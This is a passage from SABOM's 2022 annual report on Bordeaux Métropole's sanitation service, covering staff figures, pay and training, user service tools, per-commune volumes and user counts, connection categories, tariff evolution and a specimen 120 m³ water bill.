Dès qu'une recherche de candidat est lancée, le poste est d'abord présenté aux salariés de la SABOM. Il fait l'objet d'une large diffusion au sein de la SABOM via les écrans de communication mis en place et la messagerie électronique. Chaque salarié qui postule est reçu en entretien individuel par les ressources humaines et le manager du service concerné par l'ouverture de poste. Ces entretiens, s'ils n'aboutissent pas à un recrutement, restent une source d'informations précieuses sur le parcours du collaborateur et ses aspirations sur le moyen et long terme.

La détection des potentiels de chaque collaborateur est un enjeu pour la gestion dynamique des carrières.

C'est aussi l'occasion pour les collaborateurs en poste depuis plusieurs années et qui ne sont plus dans une dynamique de recherche d'emploi de faire le bilan de leur parcours, de mettre en avant leurs compétences et de mener un entretien de recrutement.

- 8 salariés de la SABOM ont bénéficié d'une mobilité interne en 2022.

Ce chiffre est en retrait par rapport aux années précédentes. Cela semble tout à fait logique après 4 années dynamiques en termes de mobilité interne propre à la SABOM. Cela permet la mobilité en provenance du groupe Veolia et ainsi d'apporter un œil neuf au sein des équipes.

Des parcours de formations internes et externes ont été mis en place pour accompagner ces mobilités (formation sécurité, en management, formation aux outils métiers, formations métiers).

RH.1.1.6 DÉPARTS EN COURS D'ANNÉE

Au total, 28 collaborateurs ont quitté la SABOM en 2022 :

- 5 départs à la retraite,
- 8 fins de CDD (comprenant les alternants),
- 10 démissions,
- 5 licenciements.

	Départs à la retraite	Fins de CDD ou départs en cours de période d'essai	Mutations	Démissions	Licenciements	Ruptures conventionnelles	Total
2019	2	5	0	5	0	1	13
2020	3	7	1	4	1	1	17
2021	7	7	3	4	3	0	24
2022	5	8	0	10	5	0	28

RH.1.1.7 ABSENTÉISME

En 2021, le taux d'absentéisme, toutes causes confondues, était de 5,69 %,

Le taux d'absentéisme, hors longue maladie, était de 2,57 %.

En 2022, le taux d'absentéisme, toutes causes confondues, est de 4,96 %, en repli par rapport à 2021.

Le taux d'absentéisme, hors longues maladies, est de 3,25 %, en hausse par rapport à 2021.

Ces taux restent très favorables.

Afin de lutter efficacement contre l'absentéisme, la SABOM met à disposition des salariés, sur le site de Louis Fargue, une assistante sociale présente 2 fois par mois et joignable le reste du temps par téléphone.

Par ailleurs, un dispositif d'écoute et d'accompagnement, au travers d'un partenariat Groupe est mis à disposition des collaborateurs : la ligne STIMULUS. Ce service est assuré par des psychologues écoutants et tenus au devoir de confidentialité. C'est un service accessible 7 jours sur 7 et 24 heures sur 24.

RH.1.1.8 MONTANT DES RÉMUNÉRATIONS

La masse salariale DADS (déclaration annuelle des salaires) est de 8 784 087 € brut.

La rémunération annuelle moyenne brute au sein des équipes de la SABOM s'établit comme suit dans le **TABLEAU 5**.

TABLEAU 5 - RH.1. Rémunération annuelle moyenne						
Année	Sexe	Cadres	Maîtrise	Techniciens	Employés	Ouvriers
2022	Hommes	64 106	41 401	39 677	29 424	33 676
	Femmes	56 439	50 195	38 563	32 070	26 861
2021	Hommes	65 517	48 528	38 658	28 737	33 603
	Femmes	58 007	41 123	36 022	29 042	27 259
2020	Hommes	69 444	55 326	46 218	30 030	36 741
	Femmes	57 755	49 750	41 207	32 636	28 732
2019	Hommes	66 110	42 165	43 380		30 760
	Femmes	52 360	36 698		29 242	28 088

Par rapport à l'année 2021 l'écart de rémunération entre les femmes et les hommes est resté stable concernant les cadres. Il se réduit de plus de 50% pour les techniciens et se creuse légèrement sur les ouvriers. Il s'agit d'un constat qui met en avant la réalité de la politique mise en œuvre au sein de la région Sud Ouest de Veolia de réduction des écarts de rémunération H/F. Pour les ouvriers cela s'explique par le poids relatif des hommes dans cette catégorie.

Formation

Le plan de développement des compétences de la SABOM se construit avec l'ensemble des formations de prévention obligatoires mais également avec les demandes de formations métiers demandées lors des entretiens annuels suite à ce moment d'échanges entre managers et collaborateurs.

Garantir la sécurité des collaborateurs est un réel enjeu du groupe Veolia, pour cela, le package des formations requises est très complet avec de nombreuses formations permettant régulièrement le maintien et l'actualisation des compétences des collaborateurs.

Des formations métiers ont également été réalisées pour accompagner les collaborateurs vers de nouvelles compétences.

C'est le cas par exemple :

- de l'équipe de Clos de Hilde pour la mise en place du biogaz de l'équipe SI sur power BI,
- de l'équipe finance sur les fondamentaux du contrôle de gestion, les aspects juridiques des achats, les déclarations fiscales,
- et de formations dispensées dans les domaines suivants :
 - formation Gestion du risque de consommation de substances psychoactives en Milieu Professionnel,
 - management, coaching,
 - hydrocurage,
 - formation anti-corrupcion,
 - sensibilisation sur la biodiversité,
 - SST (sauveteur secouriste du travail)
 - etc.

La SABOM met régulièrement à disposition ses locaux situés cours Louis Fargue pour réaliser des formations telles que : CATEC, SST, Atex, Risques Chimiques, etc.

Pour l'année 2022, 4 227 heures ont pu être consacrées à la formation, dont 2 781 heures sur le volet prévention et 1 446 heures sur le volet formation professionnelle continue.

Au total, 214 collaborateurs ont suivi une session de formation.

Les dépenses de formations s'établissent à 393 796 € représentant 4,48 % de la masse salariale.

Par ailleurs, nous avons formé l'ensemble des collaborateurs de la SABOM à la fresque du climat. Il nous a semblé essentiel de s'interroger sur les causes et les conséquences du dérèglement climatique et d'avoir un socle de connaissances partagé. La fresque du climat permet d'aborder de manière ludique et pédagogique les conclusions des derniers rapports du GIEC et de manier des concepts scientifiques qui expliquent le dérèglement climatique. L'occasion également de débattre et de s'interroger sur les petits gestes ou les grandes actions que l'on peut mettre en œuvre individuellement ou collectivement pour tenter d'inverser la tendance.

RH.1.2. BILAN DES INDICATEURS

Référence	Intitulé	Objectif	Résultat 2019	Résultat 2020	Résultat 2021	Résultat 2022
Indicateur de pilotage PI23	Masse salariale du délégataire	N/A	7 109 161 € brut	9 432 778 € brut	8 752 768 € brut	8 784 087 € brut
Indicateur de pilotage PI24	Nombre d'équivalents temps pleins du délégataire	N/A	209,45	235,86	237,18	229,32
Indicateur de pilotage PI25	Taux d'absentéisme du délégataire (hors longue maladie)	N/A	2,71%	3,17%	2,57%	3,25%
Indicateur opérationnel F25	Pourcentage de femmes dans l'encadrement du délégataire (cadre et TSM)	N/A	32,53%	35,18%	32,48%	28,12%
Indicateur opérationnel F26	Taux de personnel handicapé	N/A	3,68%	2,92%	2,28%	3,12%
Indicateur opérationnel F29	Evaluation du niveau de compétence du personnel SABOM	A définir après 100% des entretiens individuels réalisés	Méthode en cours d'élaboration	C représentation graphique des résultats	représentation graphique des résultats	représentation graphique des résultats
Indicateur opérationnel F32	Part de la masse salariale consacrée à la formation	> 3%	3,67%	4,60%	4,58%	4,48%

❖ **Indicateur opérationnel F26** dans la fiche RAD SOC.4, le chapitre SOC.4.2 développe la contribution à l'emploi des personnes handicapées.

L'EXÉCUTION DU SERVICE À L'USAGER USAG.1

SABOM

RÉFÉRENTIEL CONTRAT

Article 106

Rémunération du Délégué au titre du service d'assainissement des eaux usées

Article 106.1

Au titre de la collecte et du traitement des eaux usées et unitaires auprès des usagers assujettis domestiques ou assimilables

Article 112

Evolution de la rémunération du Délégué

Article 112.1

Formule de révision des tarifs – Assainissement des eaux usées

SOMMAIRE

USAG.1.1. LE SERVICE À L'USAGER	170
USAG.1.2. PRINCIPALES CARACTÉRISTIQUES DU SERVICE	171
USAG.1.3. TARIFICATION DES SERVICES DE L'ASSAINISSEMENT	180
USAG.1.4. ENCAISSEMENT DES FACTURES	184
USAG.1.5. LE BILAN DES ACTIVITÉS COMPLÉMENTAIRES	186
USAG.1.6. BILAN DES INDICATEURS	188

USAG.1.1. LE SERVICE À L'USAGER



L'audit de suivi de la certification NF Service Relation Client SABOM s'est déroulé du 5 au 6 octobre 2022.

Sept points forts ont été observés :

- La proximité entre SABOM et la Responsable d'Équipe de Téléperformance (prestataire téléphonique) ;
- La finesse de l'évaluation des contacts et la pertinence des ateliers de calibrage ;
- Un message vidéo de la direction de SABOM à destination des Conseillers du prestataire pour ancrer l'engagement de SABOM dans une relation positive avec les usagers ;
- La relation attentionnée vis-à-vis des Usagers est une réalité en interne et avec le prestataire ;
- La relation usagers est identifiée dans l'organisation au même niveau que la production ;
- La grille d'entretien recrutement est adaptée aux particularités du poste de conseiller-ère, cette grille est en accord avec les exigences de la fiche de poste ;
- Les comptes rendus d'entretiens annuels sont très détaillés et sont significatifs de la dynamique du lien avec les Conseiller-ère-s.

Lors de l'audit, aucune non-conformité n'a été relevée. 3 points sensibles sont en cours de traitement (voir [ORGA.2](#)).

LES OUTILS DÉPLOYÉS EN 2022 DANS LA RELATION USAGERS

L'information des usagers est un enjeu central du service. Les usagers devront, à terme, être sensibilisés aux enjeux de l'assainissement pour pouvoir donner une vraie mesure de la qualité de service sur le territoire. Au travers de cette mesure, Bordeaux Métropole et la SABOM pourront bâtir un plan d'amélioration continue en accord avec les attentes des usagers.

Les actions principales pour déployer cette sensibilisation :

- donner une information de qualité et utile aux usagers sur les systèmes d'assainissement, sur leur fonctionnement et sur leur intérêt, en particulier en prévention de crises,
- créer des outils pédagogiques à la disposition des usagers,
- utiliser des médias différents pour toucher le plus d'usagers possible et leur permettre une interprétation aisée de l'information.

La SABOM utilise deux outils essentiels pour assurer le suivi des demandes des usagers.

L'outil Salesforce permet un suivi des dossiers « usagers » et leur historisation. Coordonné avec le fichier de l'opérateur de l'eau, il intègre pour la partie assainissement :

- tous les besoins des usagers en associant Gestion & Relation Client,
- l'archivage de toutes les demandes des usagers,
- l'envoi automatique d'enquêtes de satisfaction post intervention.

Les données usagers sont actualisées périodiquement par une mise à jour entre la base client de l'opérateur de l'eau et celle de l'assainissement.

L'outil GESCA permet, pour sa part, l'enregistrement pour l'ensemble des usagers assainissement, de l'état et du suivi de leur raccordement.

C'est un outil partagé entre Bordeaux Métropole et la SABOM qui permettra à terme :

- la réponse rapide à toute demande d'un usager sur l'état de son raccordement,
- le déclenchement automatique de la PFAC et de la redevance assainissement,
- le déclenchement automatique de la TIMC et de l'ensemble des courriers préalables à sa mise en application,
- de cartographier la répartition et la typologie des usagers assainissement de Bordeaux Métropole.

USAG.1.2. PRINCIPALES CARACTÉRISTIQUES DU SERVICE

LES VOLUMES ASSUJETTIS PAR COMMUNE

Le **TABLEAU 1** reprend les volumes d'eau assujettis par commune.

Conformément aux années précédentes, ces volumes correspondent à l'addition arithmétique des volumes facturés sur l'année et de la variation de l'eau en compteur (dite EEC), sur chacune des 3 grandes catégories de volumes assujettis (pour un usage domestique, pour un usage non domestique, et pour les communes extérieures à la métropole raccordées sur le réseau métropolitain).

Chaque catégorie a des modes de facturation différents et donc un calcul de provision d'EEC adapté à chaque fois.

TABLEAU 1 - USAG.1.2. Volumes assujettis par commune (données 2022 et comparaison 2021)

COMMUNES	Volumes assujettis Usagers domestiques (m3)	Volumes assujettis Usagers non domestiques (m3)	Volumes assujettis total	Volumes assujettis 2021 POUR RAPPEL total
AMBES	107 222	1 050	108 272	137 176
BEGLES	1 544 951	24 438	1 569 389	1 588 903
BLANQUEFORT	828 473	265 248	1 093 721	1 140 819
BORDEAUX	14 221 626	330 962	14 552 588	15 193 850
BOULIAC	225 988	20 888	246 876	234 499
BRUGES	1 001 029	106 341	1 107 370	1 091 713
CENON	1 218 753	0	1 218 753	1 278 755
EYSINES	1 181 210	10 484	1 191 694	1 215 785
FLOIRAC	793 583	16 289	809 872	840 706
GRADIGNAN	1 360 242	3 039	1 363 281	1 318 025
LE BOUSCAT	1 247 162	13 480	1 260 642	1 226 952
LE HAILLAN	586 436	22 752	609 188	795 613
LE TAILLAN MEDOC	439 422	0	439 422	509 528
LORMONT	1 254 950	32 268	1 287 218	1 194 113
MERIGNAC	3 874 250	147 324	4 021 574	4 077 687
PAREMPUYRE	430 057	2 346	432 403	409 622
PESSAC	3 206 016	641 251	3 847 267	3 383 337
ST AUBIN DE MEDOC	351 301	280	351 581	390 143
ST LOUIS DE MONTFERRAND	84 429	0	84 429	86 090
ST MEDARD EN JALLES	1 505 387	27 902	1 533 289	1 552 971
ST VINCENT DE PAUL	27 457	0	27 457	24 678
TALENCE	1 985 003	175 874	2 160 877	2 453 654
VILLENAVE D ORNON	1 900 173	8 922	1 909 095	1 983 805
Volumes assujettis par commune	39 375 120	1 851 138	41 226 258	42 128 426
AMBARES ET LAGRAVE	773 743	73 650	847 393	887 570
ARTIGUES PRES BORDEAUX	471 285	1 846	473 131	464 320
BASSENS	413 624	21 975	435 599	483 466
CARBON BLANC	350 538	25 474	376 012	453 592
Volumes assujettis par commune	2 009 190	122 945	2 132 135	2 288 948
CDC ST LOUBES POUR YVRAC EULALIE	245 932		245 932	237 742
Commune de TRESSES	199 220		199 220	191 340
SIEA PORTES ENTRE DEUX MERS	62 804		62 804	58 143
Canejan pessac poujeau			0	0
Volumes assujettis par commune	507 956	0	507 956	487 225
TOTAL	41 892 266	1 974 083	43 866 349	44 904 599

Les délégataires de l'eau potable, SUEZ et le SIEA portes entre deux mers fournissent ces données à la SABOM.

Pour rappel, les m³ du tableau correspondent aux m³ facturés, plus ou moins, la variation estimée en décembre N vs N-1.

Les volumes assujettis domestiques sont en légère baisse en 2022 par rapport à 2021. La baisse constatée est de l'ordre de 4% alors que le nombre d'usagers assujettis augmente de 1,6%.

Plusieurs facteurs peuvent expliquer ces variations :

- surestimation des volumes assujettis en 2021,
- baisse des consommations par foyer malgré les fortes chaleurs observées en 2022,
- augmentation des abandons de créances réalisées sur 2022, conséquence de la gestion de fin de contrat du délégataire de l'eau potable.

Malgré les différentes observations mentionnées ci-dessus, on peut considérer que 2022 est une année assez représentative.

Pour mémoire, dans ces volumes sont intégrées les remises sur fuites.

LE NOMBRE D'USAGERS

Le **TABLEAU 2** présente la répartition des usagers par commune.

TABLEAU 2 - USAG.1.2. Nombre d'usagers du service Assainissement par commune (Données 2019 à 2022)					
Communes	Population*	2019	2020	2021	2022
AMBARES ET LAGRAVE	16 753	6 693	6 820	6 932	7 098
AMBES	3 144	1 343	1 340	1 343	1 376
ARTIGUES PRES BORDEAUX	8 740	3 713	3 729	3 782	3 853
BASSENS	7 486	2 786	2 997	3 347	3 397
BEGLES	30 890	12 758	12 946	14 034	14 298
BLANQUEFORT	15 862	5 365	5 435	5 765	5 991
BORDEAUX	263 247	91 499	92 246	94 620	95 537
BOULIAC	3 818	1 303	1 306	1 322	1 335
BRUGES	20 066	7 943	8 003	8 674	8 755
CARBON BLANC	8 355	3 178	3 195	3 236	3 271
CENON	26 278	7 626	7 724	7 945	7 937
EYSINES	24 483	9 832	9 988	10 184	10 346
FLOIRAC	18 130	6 354	6 373	6 651	6 722
GRADIGNAN	26 208	8 268	8 293	8 435	8 653
LE BOUSCAT	24 288	8 831	8 889	9 239	9 381
LE HAILLAN	11 756	5 095	5 106	5 404	5 488
LE TAILLAN MEDOC	10 563	4 400	4 503	4 801	4 840
LORMONT	23 231	6 559	6 601	7 057	7 642

TABLEAU 2 - USAG.1.2. Nombre d'usagers du service Assainissement par commune (Données 2019 à 2022)					
Communes	Population*	2019	2020	2021	2022
MERIGNAC	74 775	24 337	24 596	26 011	26 431
PAREMPUYRE	9 878	4 135	4 286	4 832	4 917
PESSAC	66 606	20 604	20 877	21 485	21 610
ST AUBIN DE MEDOC	7 789	2 956	2 986	3 089	3 159
ST LOUIS DE MONTFERRAND	2 164	866	864	874	878
ST MEDARD EN JALLES	32 866	14 068	14 345	14 702	14 864
ST VINCENT DE PAUL	985	251	252	261	301
TALENCE	45 355	12 277	12 497	12 900	13 062
VILLENAVE D ORNON	38 696	15 428	16 169	17 773	18 400
TOTAL	822 412	288 468	292 366	304 698	309 542
Évolution % N versus N-1		-	1,35%	4,22%	1,59%

* Populations légales des communes en vigueur au 1 janvier 2023, date de référence statistique 1er janvier 2020. Source : INSEE Publication des populations légales des communes et cantons en vigueur à compter du 1er janvier 2020, Gironde (population totale)

En 2022, le travail de coopération entre les opérateurs de l'eau potable et de l'assainissement s'est poursuivi mensuellement pour mettre en place le processus d'assujettissement à la redevance assainissement.

Des ateliers ont permis de construire une démarche partagée pour résorber le retard pris depuis le début du contrat au 1er janvier 2019.

Pour rappel, la procédure de travail est bâtie sur les phases suivantes :

- le délégataire eau potable transmet mensuellement une extraction des nouveaux compteurs à la SABOM,
- la SABOM vérifie, en s'appuyant sur une analyse cartographique, si les compteurs sont assujettissables ou non,
- le résultat de cette vérification est renvoyé au délégataire eau potable qui peut ainsi mettre à jour son référentiel de facturation,
- notons que ces vérifications portent uniquement sur les compteurs généraux et normaux. Les compteurs divisionnaires sont classés au même statut que le compteur général dont ils dépendent.

L'effet de ce travail s'est donc fait pleinement ressentir puisque la mise à jour est maintenant complétée et les assujettissements se font mensuellement au fil de l'eau. Grâce à cette coopération, sous la supervision de la Direction de l'Eau de Bordeaux Métropole, les compteurs généraux des bâtiments en construction sont traités également dans ce cadre par anticipation. Ainsi dès leur mise en service effective, le bon statut de raccordement leur sera affecté ainsi qu'aux compteurs divisionnaires correspondants. La facturation de la redevance peut se faire dès la mise en service du compteur d'eau.

Au 31 décembre 2022, il reste encore 394 usagers raccordables non raccordés > 2ans et 961 usagers raccordables non raccordés < 2 ans. La prise en compte des nouveaux compteurs sera traitée mensuellement et des enquêtes spécifiques seront réalisées en 2023 afin de finaliser la mise à jour de la base de données.

LES CATÉGORIES D'USAGERS

La classification des différentes catégories d'usagers des services de l'assainissement de Bordeaux Métropole de la base clientèle est identique à celle générée les années passées. Pour rappel, cette classification vise à repérer les usagers redevables de l'assainissement collectif ou du Service Public de l'Assainissement Non Collectif (SPANC) ainsi que les usagers non conformes vis-à-vis de l'assainissement collectif.

La répartition au 31 décembre 2022 et issue de la base clientèle de l'opérateur de l'eau est présentée dans le **TABLEAU 3**.

De nombreuses vérifications ont été réalisées sur des compteurs pour vérifier leurs usages (arrosage, chantier, incendie, etc.) leurs numéros ou leurs index. Cette mise à jour importante explique l'augmentation significative du nombre d'usagers non raccordables.

La source de données du **TABLEAU 3** est le parc compteur de SUEZ (données d'ODYSSEE).

Pour rappel, l'opérateur de l'eau a pratiqué sur Odyssee un changement de codification des catégories assainissement en janvier 2020 pour qualifier les statuts d'assainissement.

Cette catégorisation étant maintenant stable, la comparaison 2022 versus 2021 permet d'identifier quelques écarts.

Ainsi pour les PDS détectés ANC, une requête effectuée sur GESCA (**TABLEAU 4**) indique pour 2022, 3 414 ANC. Il persiste donc encore une différence entre les deux bases mais elle tend à diminuer. En 2023, le travail sur la cohérence des bases doit continuer.

TABLEAU 3 - USAG.1.2. Répartition des usagers par catégorie et par commune en 2022

Commune	Raccordable raccordé	Raccordable raccordé		Eau uniquement	ANC	Raccordable non raccordé > 2 ans	Raccordable non raccordé < 2 ans	Non renseigné	Total général
		Non conforme	Conforme						
AMBARES ET LAGRAVE	7 098	32	7 066	113	213	40	14	1	7 479
AMBES	1 376	10	1 366	62	211	2	1		1 652
ARTIGUES PRES BORDEAUX	3 853	27	3 826	66	5	3	15		3 942
BASSENS	3 397	10	3 387	98	99	7	4		3 605
BEGLES	14 298	23	14 275	259	3	23	28	1	14 612
BLANQUEFORT	5 991	15	5 976	195	412	6	27	1	6 632
BORDEAUX	95 537	170	95 367	1 743	7	51	349	3	97 690
BOULIAC	1 335	3	1 332	57	100	11	6		1 509
BRUGES	8 755	22	8 733	278	44	7	22		9 106
CARBON BLANC	3 271	13	3 258	37	6	0	4		3 318
CENON	7 937	24	7 913	189	3	7	12		8 148
EYSINES	10 346	35	10 311	153	57	24	46		10 626
FLOIRAC	6 722	32	6 690	175	9	8	14		6 928
GRADIGNAN	8 653	14	8 639	218	56	7	43	1	8 978
LE BOUSCAT	9 381	25	9 356	184		18	19		9 602
LE HAILLAN	5 488	8	5 480	106	6	4	23		5 627
LE TAILLAN MEDOC	4 840	7	4 833	69	181	13	21	1	5 125
LORMONT	7 642	31	7 611	288	4	4	10		7 948
MERIGNAC	26 431	95	26 336	821	447	24	64	1	27 788
PAREMPUYRE	4 917	6	4 911	65	121	28	22		5 153
PESSAC	21 610	59	21 551	551	492	28	59		22 740
ST AUBIN DE MEDOC	3 159	4	3 155	45	68	4	35		3 311
ST LOUIS DE MONTFERRAND	878	5	873	25	67	9	4		983
ST MEDARD EN JALLES	14 864	28	14 836	191	133	18	64		15 270
ST VINCENT DE PAUL	301	1	300	41	213	9	4		568
TALENCE	13 062	56	13 006	218	2	19	15		13 316
VILLENAVE D ORNON	18 400	50	18 350	287	40	20	36		18 783
TOTAL 2022	309 542	805	308 737	6 534	2 999	394	961	9	320 439
TOTAL 2021	304 698	805	303 890	723	2 953	352	1 135		309 858

TABLEAU 3 - USAG.1.2. Répartition des usagers par catégorie et par commune en 2022									
Commune	Raccordable raccordé	Raccordable raccordé		Eau uniquement	ANC	Raccordable non raccordé > 2 ans	Raccordable non raccordé < 2 ans	Non renseigné	Total général
		Non conforme	Conforme						
TOTAL 2020	292 366	808	291 558	732	2 620	488	6 475		302 681
TOTAL 2019	288 468	803	287 665	3 265	21	5 377	1	2	297 134

Source de données : le parc compteur de SUEZ (données d'ODYSSEE)

TABLEAU 4 - USAG.1.2. évolution de la répartition des raccordements (versus usagers dans TABLEAU 3) par catégorie et par commune en 2022

Commune	Raccordable raccordé Type de raccordement = Raccordable raccordé ou raccordé		ANC: Statut ANC = actif (attention, le type de raccordement n'est pas utilisé dans cette colonne)	Type de raccordement = Non raccordé - Raccordable ou Raccordable non raccordé		(D) Type de raccordement = Non défini ou vide	Total général = (A) + (B) + (C) + (D) +
	(A) Total Raccordable raccordé	(B) Type de raccordement = Non raccordable		(C) Total Raccordable non raccordé	Dont classe de conformité = RNR < 2 ans		
AMBARÈS ET LAGRAVE	2 373	240	239	92	7	2 414	5 119
AMBES	226	198	198	3	0	400	827
ARTIGUES PRES BORDEAUX	1 242	2	2	6	0	1 321	2 571
BASSENS	813	62	62	10	0	1 137	2 022
BEGLES	1 720	20	20	35	1	5 286	7 061
BLANQUEFORT	1 324	443	443	19	1	2 050	3 836
BORDEAUX	6 463	24	24	140	2	43 633	50 260
BOULIAC	583	128	128	15	2	492	1 218
BRUGES	1 457	32	32	17	3	2 145	3 651
CARBON BLANC	1 409	9	9	6	0	980	2 404
CENON	1 526	10	10	12	0	2 475	4 023
EYSINES	1 889	55	55	41	0	3 907	5 892
FLOIRAC	1 578	22	22	13	2	1 937	3 550
GRADIGNAN	1 850	31	31	13	0	2 394	4 288
LE BOUSCAT	1 016	18	18	27	0	4 149	5 210
LE HAILLAN	1 442	17	17	13	0	1 993	3 465
LE TAILLAN MEDOC	1 544	305	305	17	1	2 081	3 947
LORMONT	1 175	17	17	7	0	1 660	2 859
MERIGNAC	3 951	459	456	37	1	8 666	13 113
PAREMPUYRE	1 157	177	175	65	0	1 328	2 727
PESSAC	3 935	594	590	62	2	8 520	13 111
SAINT AUBIN DE MEDOC	911	98	98	9	0	1 198	2 216

TABLEAU 4 - USAG.1.2. évolution de la répartition des raccordements (versus usagers dans TABLEAU 3) par catégorie et par commune en 2022							
Commune	Raccordable raccordé Type de raccordement = Raccordable raccordé ou raccordé		ANC: Statut ANC = actif (attention, le type de raccordement n'est pas utilisé dans cette colonne)	Type de raccordement = Non raccordé - Raccordable ou Raccordable non raccordé		(D) Type de raccordement = Non défini ou vide	Total général = (A) + (B) + (C) + (D) +
	(A) Total Raccordable raccordé	(B) Type de raccordement = Non raccordable		(C) Total Raccordable non raccordé	Dont classe de conformité = RNR < 2 ans		
SAINT LOUIS DE MONTFERRAND	323	56	56	15	0	286	680
SAINT MEDARD EN JALLES	3 113	115	114	24	1	6 186	9 438
SAINT VINCENT DE PAUL	114	202	202	6	0	96	418
TALENCE	1 581	10	10	34	0	6 103	7 728
VILLENAVE D ORNON	3 397	81	81	40	1	5 546	9 064
TOTAL 2022	48 112	3 425	3 612	778	24	118 383	170 698
TOTAL 2021	47 790	3 185	2 998	411	21	118 108	169 494
TOTAL 2020	39 246	3 098	2 891	341	18	120 120	162 805
TOTAL 2019	36 692	3 173	2 941	290	6	121 424	161 579

La source de données du **TABLEAU 4** est GESCA (Raccordement au statut "Actif" ou "Non applicable" des PDS actifs). La fiabilité de la base de données de GESCA fait l'objet d'un projet lancé en 2020 pour améliorer la qualité de la base de données et se poursuit depuis cette date. La base de données de l'outil GESCA reste perfectible : nous continuons cependant d'alimenter au mieux cet outil malgré la persistance de divers problèmes connus (doublons, typologie de raccordement différente pour un même point, etc...). Par ailleurs, la suspension du projet "GESCA PDS assainissement" ne nous permet pas de croiser les données avec le SI client eau potable pour vérifier la cohérence des bases de ces deux outils.

USAG.1.3. TARIFICATION DES SERVICES DE L'ASSAINISSEMENT

LE PRIX DE L'EAU AU 1^{ER} JANVIER 2023

La part fixe sur la facture est liée au service de production et distribution d'eau potable, ainsi qu'aux caractéristiques du branchement. Facturée indépendamment des m³ consommés, elle est destinée à couvrir les charges fixes du service, d'où son nom de « part fixe ».

En application de la LEMA (Loi sur l'Eau et les Milieux Aquatiques) et de son arrêté d'application, depuis le 1^{er} janvier 2012, la partie fixe ne doit pas dépasser le seuil de 30 % du total de la facture Eau et de 40 % pour les collectivités touristiques, cas de Bordeaux Métropole (voir **TABLEAU 5** et **TABLEAU 6**).

Les modes de détermination du tarif du mètre-cube pour l'année 2023 sont détaillés dans le **VOLET FINANCIER**.

TABLEAU 5 - USAG.1.3. évolution Facture 120 m3 entre janvier 2019 et 2023

	m3	2019		2020		2021		2022		2023		Evolution
		Prix unitaire	Montant total	Prix unitaire	Montant total	Prix unitaire	Montant total	Prix unitaire	Montant total	Prix unitaire	Montant total	2022/2023
Distribution de l'eau			187,38		191,19		194,74		198,48		201,98	1,8%
Abonnement annuel		56,20	56,20	57,34	57,34	58,41	58,41	59,53	59,53	60,58	60,58	1,8%
Eau consommée												
de 0 à 170 m3	120	1,0932	131,18	1,1154	133,85	1,1361	136,33	1,1579	138,95	1,1783	141,40	1,8%
Organismes publics			47,56		47,81		47,52		47,28		47,28	0,0%
Préservation Ressources (Agence de l'Eau)	120	0,0663	7,96	0,0684	8,21	0,0660	7,92	0,0640	7,68	0,0640	7,68	0,0%
Lutte contre la pollution (Agence de l'Eau)	120	0,3300	39,60	0,3300	39,60	0,3300	39,60	0,3300	39,60	0,3300	39,60	0,0%
Sous total "eau" hors TVA			234,94		239,00		242,26		245,76		249,26	1,4%
Collecte et traitement des eaux usées			133,32		134,30		135,54		137,70		140,94	2,4%
Assainissement (Délégitaire)	120	0,4900	58,80	0,4982	59,78	0,5085	61,02	0,5265	63,18	0,5535	66,42	5,1%
Part Communautaire (Collectivité)	120	0,6210	74,52	0,6210	74,52	0,6210	74,52	0,6210	74,52	0,6210	74,52	0,0%
Organismes publics			30,00		30,00		30,00		30,00		30,00	0,0%
Modernisation Réseaux Collecte (Agence de l'Eau)	120	0,2500	30,00	0,2500	30,00	0,2500	30,00	0,2500	30,00	0,2500	30,00	0,0%
Sous total "assainissement" hors TVA			163,32		164,30		165,54		167,70		170,94	1,9%
Eau et Assainissement HT			398,26		403,30		407,80		413,46		420,20	1,6%
TVA			29,25		29,58		29,88		30,29		30,80	1,7%
Eau et Assainissement TTC	120		427,51		432,88		437,68		443,74		451,00	1,6%
soit le m3 TTC en euros	1		3,563		3,607		3,647		3,698		3,758	1,6%

La PHOTOGRAPHIE 1 reprend le formalisme d'une facture-type de 120 m³ au 1er janvier 2023.

PHOTOGRAPHIE 1 – USAG.1.3. Facture-type 120 m³ au 1er janvier 2023

Bloc Notes

Services publics Eau et Assainissement Bordeaux Métropole

Réf. Client 98-7643290551
 Identifiant * 7088
 Facture N° F120-0145002

CONTACTS

Par internet :
www.usagers.leau.bordeauxmetropole.fr

Par téléphone :

Service Clients **0977 40 10 13**
APPEL NUMÉRIQUE

du lundi au vendredi de 8h à 19h et le samedi de 8h à 13h
 Urgence 24h/24 **0977 40 10 14**
APPEL NUMÉRIQUE

Par courrier :
 Pour toutes demandes relatives à l'eau :
 Régie L'Eau Bordeaux Métropole
 Service Relation Usagers - TSA 20001
 33076 BORDEAUX CEDEX

Pour toutes demandes relatives à l'assainissement
 SABOM - Service Clients
 24 rue Judaique - CS 61979
 33001 BORDEAUX CEDEX

16 Janvier 2023

M BORDEAUX CLIENT 120 M3 E+A
 91 RUE PAULIN
 REGIE DE L'EAU BORDEAUX METROPOLE
 33000 BORDEAUX

Facture - Services publics Eau et Assainissement Bordeaux Métropole

SPECIMEN 120 M3 détail au dos

VOTRE CONSOMMATION **120 m³**

DISTRIBUTION DE L'EAU	221,19 €
COLLECTE ET TRAITEMENT DES EAUX USEES	155,03 €
ORGANISMES PUBLICS	74,78 €

Net à payer **451,00 €**

Merci de régler cette facture au plus tard le 17 janvier 2023

Règlement à réception, sans escompte.

Echelle de prix appliquée en application de l'article L. 252 A du livre des procédures fiscales pris en compte en vertu de la loi n° 2015-912 du 22 juillet 2015 relative à la simplification de la législation fiscale.

Répartition

- Abonnement (54%)
- Consommation (46%)

M BORDEAUX CLIENT 120 M3 E+A

Adresse desservie :
 RUE SPECIMEN 120M3
 33000 BORDEAUX

TIP 1578272

Merci de privilégier le TIP (Transit Interbancaire Pré-arrêté) : En signant ce formulaire de mandat, vous autorisez le créancier à créditer vos mandats à votre banque pour débiter votre compte, et vous engagez à débloquer votre compte conformément aux instructions du créancier. Vous bénéficiez du droit d'être remboursé par votre banque selon les conditions générales de la convention que vous avez passée avec elle. Une décision de remboursement des mandats sera en 4 semaines suivant la date de débit de votre compte pour un prélèvement autorisé. Vos droits concernant le présent mandat sont expliqués dans un document que vous pouvez obtenir auprès de votre banque. Ce présent document a valeur de mandat de prélèvement TIP (Transit Interbancaire Pré-arrêté). Vous signez votre autorisation pour débiter, à réception, votre compte pour le montant indiqué.

DATE et LIEU

SIGNATURE

Joindre un relevé d'identité bancaire

468010500239 BORDEAUX CLIENT M

941144000186 3721000F120-01450020330004974706 45100

M BORDEAUX CLIENT 120 M3 E+A
 91 RUE PAULIN
 REGIE DE L'EAU BORDEAUX METROPOLE
 33000 BORDEAUX

TIP SEPA
